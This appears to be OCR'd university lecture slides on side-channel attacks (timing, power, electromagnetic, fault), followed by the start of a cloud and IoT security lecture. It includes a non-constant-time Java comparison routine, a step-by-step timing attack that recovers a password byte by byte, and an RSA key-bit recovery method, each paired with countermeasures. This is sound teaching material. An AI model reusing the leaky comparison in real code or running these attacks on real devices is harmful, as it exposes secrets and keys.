
- Attacks based on the side channel information, so typically on the physical implementation!
  - They can be passive or active, or both.
- There is some documentation that suggests such attacks occurred as early as 1943.
  - Electromagnetic side channel in rotor key generator.
- However it wasn't until the mid 1990's that work was published demonstrating the possibility of using side channels.

History of SCA – The smart card world I

(1) P. Kocher: Timing analysis on implementations of DH, RSA, DSS, and other systems, 1995/96.
(2) D. Boneh, R. DeMilo, R. Lipton: On the importance of checking cryptographic protocols for faults, 1996/97.
(3) A. Lenstra: Memo on RSA signature generation in the presence of faults, 1996/97.
(4) E. Biham, A. Shamir: Differential fault analysis of secret key cryptosystems, 1997.
(5) P. Kocher, J. Jaffe, B. Jun: Differential power analysis, 1997/98.
(6) W. Schindler: A timing attack against RSA-CRT, 2000.
(7) J.J.Quisquater, D. Samyde: Electromagnetic anaylsis, 2001.
(8) D. Boneh, D. Brumley: Remote timing attacks are practical, 2003.
(9) S. Chari, C. Jutla, P. Rohatgi: Template attacks, 2003.
(10) E. Brier, C. Clavier, F. Olivier: Correlation power analysis with a leakage model, 2004.
(11) W. Schindler, K. Lemke, C. Paar: A stochastic model for differential side-channel cryptanalysis, 2005.
(12) F.-X. Standaert et al.: Template attacks in principal subspaces, 2006.
(13) B. Gierlichs et al.: Mutual Information Analysis, 2008.
(14) J. DiBatista et al.: When failure analysis meets side-channel analysis, 2010
(15) D.J. Bernstein: Cache-timing attacks on AES, 2004/05, D.A. Osvik et al. Cache attacks and countermeasures, 2006.
(16) O. Aciiçmez et al. On the power of simple branch prediction analysis, 2006.

From Rohde & Schwarez: Side Channel Attacks – A comparative approach, 2010.

Classes of side channel attacks



From Rohde & Schwarez: Side Channel Attacks – A comparative approach, 2010.

- The attacks can be against processors or chips, on smartcards for example, which people have access to.

Timing attacks

- Kocher described the idea in 1996, and it only took until 1998 for a practical attack to be given by Dhem et al.
- The idea is to measure how long operations take for known input.
- Knowing the algorithm used, we try to distinguish between different key values.

- For example, with target key k and input x:

```
If ( k[i] == 1 & x[i] == 1 )
  do a modulo operation.
else
  don't do a modulo operation.
Endif
```

Relatively costly...

We might need a lot of samples to get one bit, depending on the typical difference in relative cost.

MessageDigest.isEqual

- This is a Java function.
- In some versions prior to Java SE 6 Update 17, this was vulnerable to a timing attack.
- It's a fairly typical timing vulnerability problem.
- See http://codahale.com/a-lesson-in-timing-attacks/

```
public static Boolean isEqual (byte digesta[], byte digestb[]) {
        if (digesta.length != digestb.length)
                return false;

        for (int  i=0; i < digesta.length; i++) {
                if (digesta[i] != digestb[i]) {
                        return false;
                }
        }
        return true;
}
```

- Attack on Password verification
  - Assume the password verification routine is implemented as in Alg. 4 below

Algorithm 4 Password verification.

Input: $\widetilde{P} = (\widetilde{P}[0], \ldots, \widetilde{P}[7])$ (and $P = (P[0], \ldots, P[7])$)
Output: 'true' or 'false'

```
for j = 0 to 7 do
    if (P̃[j] ≠ P[j]) then return 'false'
end for
return 'true'
```

  - P denotes the 8-byte password proposed by the user and P denotes the correct password.
  - The routine returns "true" if the entered password is valid and "false" if it is not.

1. For $0 \leq n \leq 255$, the attacker proposes the 256 passwords $\widetilde{P}^{(n)} = (n, 0, 0, 0, 0, 0, 0, 0)$ and measures the corresponding running time, $\tau[n]$.
2. Next, the attacker computes the maximum running time

$$\tau[n_0] := \max_{0 \leq n \leq 255} \tau[n] \ .$$

   The correct value for the first byte of P, $P[0]$, is given by n_0.
3. Once $P[0]$ is known, the attacker reiterates the attack with

$$\widetilde{P}^{(n)} = (P[0], n, 0, 0, 0, 0, 0, 0),$$

   and so on until the whole value of P is recovered.

Example from the book “Cryptographic Engineering” by Cetin Kaya Koc edt.

Attack against RSA cryptosystems

- RSA public-key cryptosystem is widely used to secure electronic data transfer
  - Included as part of Web browsers from Microsoft and Netscape
  - Used by SSL (Secure sockets layer)
  - Invented by Rivest, Shamir and Adleman in 1978
- Its security is based on the integer factorisation (IF) problem:
  - **Given a large integer N (say 1024 or 2048 bit), find a non-trivial factor of N.**
  - IF is believe to be hard. In fact, most efficient algorithm for IF is still running in sub-exponential time.
  - IF is easy for quantum computers (due to Shor's algorithm in 1994)
  - Taken from: https://www.cs.sjsu.edu/faculty/stamp/students/article.html

RSA cryptosystem

- Let $N = pq$ be the product of two large primes p and q
- Choose integers e and d such that $ed = 1 \bmod (p-1)(q-1)$
- The public key is (N,e), the private key is d

Example: let $p = 11$, $q = 3$, then $N = 33$. Choose $e = 3$ and $d = 7$, then $ed = 21 = 1 \bmod (11-1)(3-1)$.
The public key is $(33,3)$ and private key is 7

- Assume that Bob want to send a message M to Alice. Bob encrypts a message M, by computing the ciphertext C by $C = M^e mod\ N$.
- To decrypt the ciphertext C, Alice uses her secret key to compute $C^d mod\ N$.
- It is clear that if ed = 1 mod (p-1)(q-1) then

$$C^d = M^{ed} = M\ mod\ N$$

Hence Alice can recover the message M.

Example: go back to the previous example N = 33, (p-1)(q-1) = 30, e = 3 and d = 7.

- Assume message M = 19, then the ciphertext is $C = 19^3 mod\ 33 = 28$.
- To decrypt the ciphertext C, compute $28^7 mod\ 33 = 19$.

GOAL: find the secret key d

- For timing attack, the attacker needs to have the target system compute $C^d mod\ N$ for several carefully selected values of C
- Measuring the amount of time require and analysing the timing variations
- Recover d one bit at a time

- How $C^d mod\ N$ is computed?
- Using square and multiply algorithm

```
x = C
for j = 1 to n
    x = mod(x^2, N)
    if d_j == 1 then
        x = mod(xC, N)
    end if
next j
return x
```

Here $d = d_0 d_1 \ldots d_n$ in binary with d_0=1
For example 21 is represented as 10101

Example for computing $5^{21}\ mod\ 33$

Now C= 5

Write 21 as 10101

x = 5

j=1 then x = $x^2 = 25\ mod\ 33$

$d_1 = 0$

j = 2 then x = $25^2 = 31\ mod\ 33$

$d_2 = 1$ then

x = 31*5= $23\ mod\ 33$

j = 3 then x = $23^2 = 1\ mod\ 33$

$d_3 = 0$

j = 4 then x = $1^2 = 1\ mod\ 33$

$d_4 = 1$ then

x = 1*5= $5\ mod\ 33$

Hence $5^{21}\ mod\ 33 = 5\ mod\ 33$

```
x = C
for j = 1 to n
    x = mod(x^2, N)
    if d_j == 1 then
        x = mod(xC, N)
    end if
next j
return x
```

In RSA implementation, the Montgomery algorithm is used to perform multiplication and the square operation

- Multiplications take a constant amount of time, independent of the size of the factors.
- If the result of the multiplication exceeds the modulus N, an additional subtraction, called an extra reduction, is performed.
- This extra step causes the timing difference inputs and exposes information about the secret key.
- See for the Montgomery algorithm: https://en.wikipedia.org/wiki/Montgomery_modular_multiplication

Consider the mod(x,N) operation as follows

```
mod(x, N)
if x >= N
    x = x % N
end if
return x
```

```
x = C
for j = 1 to n
    x = mod(x^2, N)
    if d_j == 1 then
        x = mod(xC, N)
    end if
next j
return x
```

- If $d_j = 0$ then $x = mod(x^2, N)$
- But if $d_j = 1$ then we need to perform 2 operations $x = mod(x^2, N)$ and $x = mod(xC, N)$
  - So the computation time is longer
  - In addition, the % operation is only executed if the intermediate result of the multiplication is greater than N

Attack: recover d_j, use two set of messages

- one such that $mod(xC, N)$ requires a reduction,
- and another for which is not

Assume that we can get the system to decrypt the messages of our choice (which is often possible in real systems).

We start attacking d_1 by choosing two messages y and z such that $y^3 < N$ and $z^2 < N < z^3$

- If $d_1 = 1$ then $x = mod(x * x^2, N)$ will be performed.
- Since $y^3 < N$ then % does not occur for the message y
- But $z^2 < N < z^3$ then % occurs for z, hence take more time for z.
- If $d_1 = 0$ then $x = mod(x^2, N)$ will be performed, and it is the same for y and z that % does not occur
- Similarly for d_2 and so on.

```
x = C
for j = 1 to n
    x = mod(x^2, N)
    if d_j == 1 then
        x = mod(xC, N)
    end if
next j
return x
```

```
mod(x, N)
if x >= N
    x = x % N
end if
return x
```

How to defend?

(i) Make all private key operations not depend on the input

- Always do % even though it may not be used
- Careful to ensure that extra reduction is not optimised away by the compiler

(ii) Another way is to blind RSA.

- Before decrypting C, choose a random r and compute $X = r^e C \ mod \ N$
- Then compute $X^d = rC^d \ mod \ N$
- Then multiply with $r^{-1} mod \ N$ to recover $C^d \ mod \ N$ which is the message

Power analysis


- Here we infer information about the internal behaviour of a cryptographic device, or likely a specific chip, on the basis of how much power is being used by it.
- Two types, simple power analysis and differential power analysis.

Simple Power analysis (SPA)

- These involve directly interpreting the measurements of power consumed during cryptographic operations.
  - The basic premise for this to be useful is that different operations have different power requirements.
- We define power traces associated with the use of algorithms.
- It’s possible, sometimes to distinguish between the use of different secret values.

For example: SPA on RSA

- RSA Decryption: $$m = c^d \ (mod\ n)$$
  - Employing square and multiple to carry out the exponentiation.
  - Here goes the power trace for an RSA exponentiation using square and multiply algorithm.
  - We square at every step, but the 1's require multiply too.




RSA Private key

From Joye, M., Olivier, F.: Side-channel analysis. In: van Tilborg, H.C.A., Jajodia, S. (eds.) Encyclopedia of Cryptography and Security. pp. 1198{1204. Springer US (2011)

AES

- AES: Advanced Encryption Standard
  - Symmetric encryption, established by NIST in 2001
  - https://en.wikipedia.org/wiki/Advanced_Encryption_Standard



  - From: https://www.comparitech.com/blog/information-security/side-channel-attack/

Countermeasures

- Implementations of cryptographic systems should be designed so that there are no secret values that affect conditional branches within the software.
- Implementations need to be designed so that some sources of variation (e.g., CPU instructions with variable timing, microcode variations, various arithmetic operations…) do not offer information to be used to compromise the system.

Differential Power analysis (DPA)

- This uses statistical analysis to extract hidden information from a large sample of power traces.
- By using a large sample we can identify differences that are too small to be useful in SPA.
- Kocher-Jaffe-Jun's paper: https://paulkocher.com/doc/DifferentialPowerAnalysis.pdf

- Include error correction and signal processing properties.
  - gain insights about the cryptographic operations that aren't visible through simple power analysis.
- Advanced form: **second-order differential power analysis.**
  - https://www.win.tue.nl/~berry/papers/ches05hodpa.pdf

Countermeasures

- Reducing the size of the signals
  - reduce the quality of the information that's available for the statistical analysis
- Adding noise
  - increases the number of samples an attacker would need to mount a successful attack.
- Design cryptosystems with realistic assumptions about the hardware they operate on
  - include key counters that stop attackers from being able to gather large numbers of samples
  - aggressively use exponent and modulus modification processes in public-key schemes

Electromagnetic analysis

- Measuring, possible from quite some distance, the electromagnetic radiation from a cryptographic device.
- This is applicable from a distance, which significantly changes the application domain of the attack.

https://m.tau.ac.il/~tromer/ecdh/

- Simple electromagnetic analysis
  - Attackers directly measure the electromagnetic activity
  - Attackers need a deep understanding of their targeted algorithm and the way that it has been implemented.
- Differential electromagnetic analysis
  - Useful when simple electromagnetic analysis didn’t yield enough information
  - These attacks don’t require as much knowledge about the targeted cryptosystem in order for them to be effective

Countermeasures

- Secure the location from attackers
- Physically shield the electromagnetic radiation
- Design the system so that there is no longer a correlation between the cryptographic algorithm and electromagnetic radiation

(Induced) Fault analysis

- In fault analysis attacks the attacker tries to force errors.
  - Maybe by spiking the voltage...
- It is possible that partial information can be returned.
  - For example, if a reduced round version of the ciphertext is returned a known cryptanalytic attack may be practical.
- Or the fault may cause something to be directly revealed.

Countermeasures

- Additional randomness helps.
- If the cost of the actual operations is hidden in among some random operations that take place analysis will be much trickier, if it is even possible.
- Environmental tampering sensors are implemented on most smartcards.
- In Surreptitious Software, by Collberg and Nagra, specific tamperproofing mechanisms are referred to.
- See also fips 140 (-1, -2 and -3) at http://csrc.nist.gov/publications/PubsFIPS.html

- Countermeasures should be thought about during the design phase.
- As we see in this subject we identify threats and manage them … and side channel attacks are a viable threat.
- For cache attacks, for example, they might mean we use Oblivious RAM where the pattern of access to memory is independent of the content so the access pattern doesn’t leak any information on the content.

- Countermeasures are going to cost and there are likely to be trade-offs between the efficiency and protection against side-channel attacks.
  - But this is standard for security engineering.
- The system might not run as quickly as it otherwise might, the power usage might not be so low, we might require more memory to carry out tasks.
  - But these are likely to be the costs of securing the system.

CSCI262 : System Security

Week 12: Cloud and IoT Security

Outline

- Cloud Computing
- Cloud Security Concepts
- Cloud Security Approaches
- The Internet of Things (IoT)
- IoT Security

Cloud Computing

- NIST SP 800-145 (The NIST Definition of Cloud Computing, September 2011):

Cloud computing: A model for enabling ubiquitous, convenient, on-demand network access to a shared pool of configurable computing resources (e.g., networks, servers, storage, applications, and services) that can be rapidly provisioned and released with minimal management effort or service provider interaction. This cloud model promotes availability and is composed of **five essential characteristics**, **three service models,** and **four deployment models.**





